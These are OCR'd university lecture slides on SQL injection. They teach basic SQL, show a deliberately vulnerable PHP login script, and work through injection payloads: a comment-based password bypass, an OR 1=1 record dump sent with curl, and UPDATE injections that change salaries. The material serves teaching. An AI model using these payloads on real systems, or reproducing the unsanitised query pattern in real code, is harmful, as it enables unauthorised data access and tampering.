Network & Web Security


SQL Injection Attacks & Countermeasures (Part I)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

The Exploits of a Mom

https://www.xkcd.com/327/




Today

Announcements

- Lab 05 Due Thursday *>>> Please clearly indicate names of **each** team member!*
- Grace Hopper Celebration of Women in Computing application deadline is coming up next week, ***March 4th!***
  - Talk to Sharlyn sharlyn.izurieta@montana.edu
- Travis out of town Wednesday-Saturday - Seraj will lead class on Thursday

Goals & Learning Objectives


- A brief SQL tutorial
- The SQL Injection attack w/ examples
- The fundamental cause of the vulnerability + countermeasures



A Brief SQL Tutorial

Structured Query Language

(pronounced "S-Q-L" or "sequel")



```
$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.
mysql>
```

Logging in to MySQL

We will use MySQL database, which is an open-source relational database management system

Or try **mysql --user=root --password=seedubuntu**

```
mysql> show databases;
...
mysql> CREATE DATABASE dbtest;
Query OK, 1 row affected (0.00 sec)
```

CREATE-ing a database

```
mysql> USE dbtest
Database changed
mysql> CREATE TABLE employee (
    -> ID       INT (6) NOT NULL AUTO_INCREMENT,
    -> Name     VARCHAR (30) NOT NULL,
    -> EID      VARCHAR (7) NOT NULL,
    -> Password VARCHAR (60),
    -> Salary   INT (10),
    -> SSN      VARCHAR (11),
    -> PRIMARY KEY (ID)
    -> );
Query OK, 0 rows affected (0.02 sec)
```

Indicating which database to use *(there may be many!)*

CREATE-ing a table

A relational database organizes its data using tables

```
mysql> DESCRIBE employee;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| ID       | int(6)      | NO   | PRI | NULL    | auto_increment |
| Name     | varchar(30) | NO   |     | NULL    |                |
| EID      | varchar(7)  | NO   |     | NULL    |                |
| Password | varchar(60) | YES  |     | NULL    |                |
| Salary   | int(10)     | YES  |     | NULL    |                |
| SSN      | varchar(11) | YES  |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
6 rows in set (0.01 sec)
```

Looking at the structure of a table

```
mysql> CREATE TABLE employee (
    -> ID       INT (6) NOT NULL AUTO_INCREMENT,
    -> Name     VARCHAR (30) NOT NULL,
    -> EID      VARCHAR (7) NOT NULL,
    -> Password VARCHAR (60),
    -> Salary   INT (10),
    -> SSN      VARCHAR (11),
    -> PRIMARY KEY (ID)
    -> );
```

INSERT-ing a row

```
mysql> INSERT INTO employee (Name, EID, Password, Salary, SSN)
       VALUES ('Ryan Smith', 'EID5000', 'paswd123', 80000, '555-55-5555');
Query OK, 1 row affected (0.00 sec)

#…repeat a few times to add more entries…
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('Alice', 'EID5000', 'paswd123', 80000, '555-55-5555');
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('Bob', 'EID5001', 'paswd123', 80000, '555-66-5555');
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('Charlie', 'EID5002', 'paswd123', 80000, '555-77-5555');
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('David', 'EID5003', 'paswd123', 80000, '555-88-5555');
```

SELECT-ing entries from a table

```
mysql> SELECT * FROM employee;
+----+------------+---------+----------+--------+-------------+
| ID | Name       | EID     | Password | Salary | SSN         |
+----+------------+---------+----------+--------+-------------+
|  1 | Ryan Smith | EID5000 | paswd123 |  80000 | 555-55-5555 |
|  2 | Alice      | EID5000 | paswd123 |  80000 | 555-55-5555 |
|  3 | Bob        | EID5001 | paswd123 |  80000 | 555-66-5555 |
|  4 | Charlie    | EID5002 | paswd123 |  80000 | 555-77-5555 |
|  5 | David      | EID5003 | paswd123 |  80000 | 555-88-5555 |
+----+------------+---------+----------+--------+-------------+
5 rows in set (0.00 sec)
```

SELECT-ing entries from a table with the WHERE clause

```
mysql> SELECT * FROM employee WHERE EID='EID5001';
+----+------+---------+----------+--------+-------------+
| ID | Name | EID     | Password | Salary | SSN         |
+----+------+---------+----------+--------+-------------+
|  3 | Bob  | EID5001 | paswd123 |  80000 | 555-66-5555 |
+----+------+---------+----------+--------+-------------+
1 row in set (0.00 sec)
```

```
mysql> SELECT * FROM employee WHERE EID='EID5001' OR Name='David';
+----+-------+---------+----------+--------+-------------+
| ID | Name  | EID     | Password | Salary | SSN         |
+----+-------+---------+----------+--------+-------------+
|  3 | Bob   | EID5001 | paswd123 |  80000 | 555-66-5555 |
|  5 | David | EID5003 | paswd123 |  80000 | 555-88-5555 |
+----+-------+---------+----------+--------+-------------+
2 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM employee WHERE 1=1;
```

```
+----+------------+---------+----------+--------+-------------+
| ID | Name       | EID     | Password | Salary | SSN         |
+----+------------+---------+----------+--------+-------------+
|  1 | Ryan Smith | EID5000 | paswd123 |  80000 | 555-55-5555 |
|  2 | Alice      | EID5000 | paswd123 |  80000 | 555-55-5555 |
|  3 | Bob        | EID5001 | paswd123 |  80000 | 555-66-5555 |
|  4 | Charlie    | EID5002 | paswd123 |  80000 | 555-77-5555 |
|  5 | David      | EID5003 | paswd123 |  80000 | 555-88-5555 |
+----+------------+---------+----------+--------+-------------+
5 rows in set (0.00 sec)
```

If the condition is `True`, all rows are affected, and all the records will be returned!

UPDATE-ing entries in a table using SET and WHERE clause

```
mysql> UPDATE employee SET SALARY=82000 WHERE Name='Bob';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM employee WHERE Name='Bob';
+----+------+---------+----------+--------+-------------+
| ID | Name | EID     | Password | Salary | SSN         |
+----+------+---------+----------+--------+-------------+
|  3 | Bob  | EID5001 | paswd123 |  82000 | 555-66-5555 |
+----+------+---------+----------+--------+-------------+
1 row in set (0.00 sec)
```

Comments in SQL


```
mysql> SELECT * FROM employee;  # Comment to the end of line
mysql> SELECT * FROM employee;  -- Comment to the end of line
mysql> SELECT * FROM /* inline comment */ employee;
```

You Try!

```
$ mysql --user=root --password=seedubuntu

show database;

CREATE DATABASE dbtest;
USE dbtest
mysql> CREATE TABLE employee (
    -> ID       INT (6) NOT NULL AUTO_INCREMENT,
    -> Name     VARCHAR (30) NOT NULL,
    -> EID      VARCHAR (7) NOT NULL,
    -> Password VARCHAR (60),
    -> Salary   INT (10),
    -> SSN      VARCHAR (11),
    -> PRIMARY KEY (ID)
    -> );
DESCRIBE employee;

# INSERT Statements
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('Alice', 'EID5000', 'paswd123', 80000, '555-55-5555');
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('Bob', 'EID5001', 'paswd123', 80000, '555-66-5555');
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('Charlie', 'EID5002', 'paswd123', 80000, '555-77-5555');
INSERT INTO employee (Name, EID, Password, Salary, SSN) VALUES ('David', 'EID5003', 'paswd123', 80000, '555-88-5555');

# SELECT Statements
SELECT * FROM employee;
SELECT * FROM mytest WHERE Name='Bob';
SELECT * FROM employee WHERE EID='EID5001' OR Name='David';
SELECT * FROM employee WHERE 1=1;
```

Interacting with a Database Within a Web App

- A typical web app is made up of 3 major components:



- SQL injection attacks can cause damage to databases, *even when users don't have direct access to the database*

Getting Data from the User

- This example shows a form where users can type their data.
  Once the submit button is clicked, an HTTP request will be sent out with the data attached:

EID EID5000
Password paswd123
Submit

- The HTML source of the above form is given below:

```
<form action="getdata.php" method="get">
EID:      <input type="text" name="EID"><br/>
Password: <input type="text" name="Password"><br/>
          <input type="submit" value="Submit">
</form>
```


- The request that is generated when you press "Submit" looks something like this:

```
http://www.example.com/getdata.php?EID=EID5000&Password=paswd123
```

Getting Data from the User *(cont.)*

```
<form action="getdata.php" method="get">
EID:      <input type="text" name="EID"><br/>
Password: <input type="text" name="Password"><br/>
          <input type="submit" value="Submit">
</form>
```

- The request shown is an HTTP ***GET request***
- In GET requests, ***parameters are attached after the question mark in the URL***
- Each parameter has a **name=value** pair and are **separated by "&"**
- In the case of HTTPS, the format is similar but the data will be encrypted
- Once this request reaches the target PHP script, the parameters inside the HTTP request will be saved to an array **$_GET** or **$_POST** (depending on the request type)




```
/* getdata-simple.php */
<?php
   $eid = $_GET['EID'];
   $pwd = $_GET['Password'];
   echo "EID: $eid --- Password: $pwd\n";
?>
```


Getting Data from the Database

Note: *there are other ways to get data from a database, but we use `mysqli` throughout our examples. See the book for information about alternatives.*

Connecting to a MySQL Database

- A PHP program must connect to the database before conducting any queries on it.
- This code shows how the **`mysqli(…)`** function can be used to create the database connection.

```
/* getdata.php */
<?php
...
   function getDB() {
     $dbhost="localhost";
     $dbuser="root";
     $dbpass="seedubuntu";
     $dbname="dbtest";

     // Create a DB connection
     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
     if ($conn->connect_error) {
         die("Connection failed: " . $conn->connect_error . "\n");
     }
     return $conn;
   }
...
```




Getting Data from the Database *(cont.)*

Constructing an SQL Query

- Construct the query string and then send it to the database for execution.
- The channel between user and database creates a new attack surface for the database.

```
/* getdata.php */
<?php
...function getDB() declaration omitted...

   $eid = $_GET['EID'];
   $pwd = $_GET['Password'];

   $conn = getDB();
   $sql = "SELECT Name, Salary, SSN
           FROM employee
           WHERE eid= '$eid' and password='$pwd'";

   $result = $conn->query($sql);
   if ($result) {
      // Print out the result
      while ($row = $result->fetch_assoc()) {
        printf ("Name: %s -- Salary: %s -- SSN: %s\n",
                $row["Name"], $row["Salary"], $row['SSN']);
      }
      $result->free();
   }
   $conn->close();
?>
```



```
Name: Alice -- Salary: 80000 -- SSN: 555-55-5555
```

Launching SQL Injection Attacks

- Data provided by the user will become part of the SQL statement.
  Is it possible for a user to change the meaning of the SQL statement?

- The intention of the web app code is for the user to provide data to fill in details of a query:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='__________' and password='__________'
```

- Assume that a user inputs a random string in the password field, and types "**EID5002'#**" in the eid entry. The SQL statement becomes:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='EID5002' #' and password='xyz'
```

Launching SQL Injection Attacks *(cont.)*

- Everything after the # (to the end of the line) is considered as a comment. Thus, this SQL statement

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='EID5002' #' and password='xyz'
```

is equivalent to

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='EID5002'
```

- This will return the name, salary, and SSN of the employee with EID5002, ***even though the user doesn't know the password!***

- This would result in a *serious* security breach!

Launching SQL Injection Attacks *(cont.)*

- ***Could the user enter a string that would be even worse?!***

- Yes! This can be done by creating a predicate for the WHERE clause that evaluates to true for all records!

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='meh' OR 1=1
```

```
Name: Alice -- Salary: 80000 -- SSN: 555-55-5555<br>
Name: Bob -- Salary: 82000 -- SSN: 555-66-5555<br>
Name: Charlie -- Salary: 80000 -- SSN: 555-77-5555<br>
Name: David -- Salary: 80000 -- SSN: 555-88-5555<br>
```

Launching SQL Injection Attacks: ***Using curl***

- For convenience, we can use a command-line tool to launch attacks.
  - Easier to automate attacks without a graphic user interface.
- Using cURL, we can send out a form from a command-line, instead of from a web page.

```
% curl 'www.example.com/getdata.php?EID=a' OR 1=1 #&Password='
```


- Unfortunately the above command will not work. If there are special characters in an HTTP request, they must be encoded or they may be misinterpreted.
- Need to encode special characters such as…
  - apostrophes (**%27**),
  - spaces (**%20**),
  - # sign (**%23**),
  - etc.
- The resulting command:

```
% curl 'www.example.com/getdata.php?EID=a%27%20
                                    OR%201=1%20%23&Password='
Name: Alice -- Salary: 80000 -- SSN: 555-55-5555<br>
Name: Bob -- Salary: 82000 -- SSN: 555-66-5555<br>
Name: Charlie -- Salary: 80000 -- SSN: 555-77-5555<br>
Name: David -- Salary: 80000 -- SSN: 555-88-5555<br>
```

Launching SQL Injection Attacks: ***Modifying the Database***

- If the target statement is **UPDATE** or **INSERT INTO**, we have a chance to ***modify*** the contents of the database…

- **Example:** Consider a form created for changing passwords.
  - It asks users to fill in 3 pieces of information: EID, old password, new password.
  - When the 'Submit' button is clicked, an HTTP Post request will be sent to the server-side script `changepasswd.php`, which uses an UPDATE statement to change the user's password.




```php
/* changepasswd.php */
<?php
   $eid = $_POST['EID'];
   $oldpwd = $_POST['OldPassword'];
   $newpwd = $_POST['NewPassword'];

   $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
   $sql = "UPDATE employee
           SET password='$newpwd'
           WHERE eid= '$eid' and password='$oldpwd'";

   $result = $conn->query($sql);
   $conn->close();
?>
```

Launching SQL Injection Attacks: ***Modifying the Database*** *(cont.)*

- Let us assume that Alice (EID5000) is not satisfied with the salary she gets. She would like to increase her own salary using the SQL injection vulnerability. She would type her own EID and old password. The following will be typed into the "New Password" box :

New Password	paswd456', salary=100000 #

- By typing the above string in "New Password" box, we get the UPDATE statement to set one more attribute for us, the salary attribute. The SQL statement will now look as follows.

```
UPDATE employee
SET password='paswd456', salary=100000 #'
WHERE eid= 'EID5000' and password='paswd123'";
```

- What if Alice doesn't like Bob and would like to reduce Bob's salary to 0, but she only knows Bob's EID (eid5001), not his password. How can she execute the attack?

EID	EID5001' #
Old Password	anything
New Password	paswd456', salary=0 #

